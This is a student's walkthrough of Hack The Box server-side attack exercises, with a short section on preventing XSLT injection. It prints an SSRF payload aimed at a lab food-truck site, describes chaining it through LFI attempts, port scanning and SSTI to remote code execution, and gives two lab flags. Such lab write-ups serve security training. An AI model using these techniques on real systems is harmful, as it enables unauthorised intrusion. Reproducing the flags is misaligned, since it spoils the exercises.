
Exploit the XSLT Injection vulnerability to obtain RCE and read the flag.
Enter a normal string
Enter test character, we got a 500 internal server.
LFI testing
RCE to take the flag: HTB{3a4fe85c1f1e2b61cabe9836a150f892}
SECTION 18: Preventing XSLT Injection
After discussing how to identify and exploit XSLT injection vulnerabilities in the previous sections, we will conclude this module by discussing how to prevent them.
Prevention
Similar to all injection vulnerabilities discussed in this module, XSLT injection can be prevented by ensuring that user input is not inserted into XSL data before it is processed by the XSLT processor. However, if the output should reflect values provided by the user, user-provided data must be added to the XSL document before processing. In this case, it is essential to implement proper sanitization and input validation to avoid XSLT injection vulnerabilities. This may prevent attackers from injecting additional XSLT elements, but the implementation may depend on the output format.
For instance, if the XSLT processor generates an HTML response, HTML-encoding user input before inserting it into the XSL data can prevent XSLT injection vulnerabilities. As HTML-encoding converts all instances of < to < and > to >, an attacker should not be able to inject additional XSLT elements, thus preventing an XSLT injection vulnerability.
Additional hardening measures can mitigate the impact of potential XSLT injection vulnerabilities. These include running the XSLT processor as a low-privilege process, preventing the use of external functions by disabling PHP functions within XSLT, and keeping the XSLT library up to date.
SECTION 19: Skills Assessment
Scenario
The food truck company Flavor Fusion Express tasked you to perform a security assessment of its newly launched website, created to enhance customer outreach and streamline online ordering. While the site aims to improve user engagement and brand presence, the company is particularly concerned about potential server-side vulnerabilities that could compromise sensitive business data, order information, or administrative functionality. Your task is to evaluate the backend infrastructure, configuration, and server logic for weaknesses that an attacker could exploit. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application.
Question 1
Apply what you have learned in this module to obtain the flag.

Access the web site


To locate the attack surfaces, i found this script in page source. The data sending is:
xhr.send('api=http://truckapi.htb/?id' + encodeURIComponent("=" + truckID));
which could be vulnerable to ssrf. So i decided to identify the position where this script triggered.

After taking the time to consider it carefully, it turned out that website automatically send post request to get truck info every time the page load.
- Checking for ssrf
I replace the origin URL with local url of the system, but the result returned exactly the web page. This can confirm web site is vulnerable to ssrf: payload
api=http://127.0.0.1/?id%3DFusionExpress01

Use this vulnerability to exploit LFI, the result returned confirm that we cannot use file protocol.

Scanning for opened port on system

Testing for ssti

RCE and get the flag:
HTB{3b8e2b940775e0267ce39d7c80488fc8}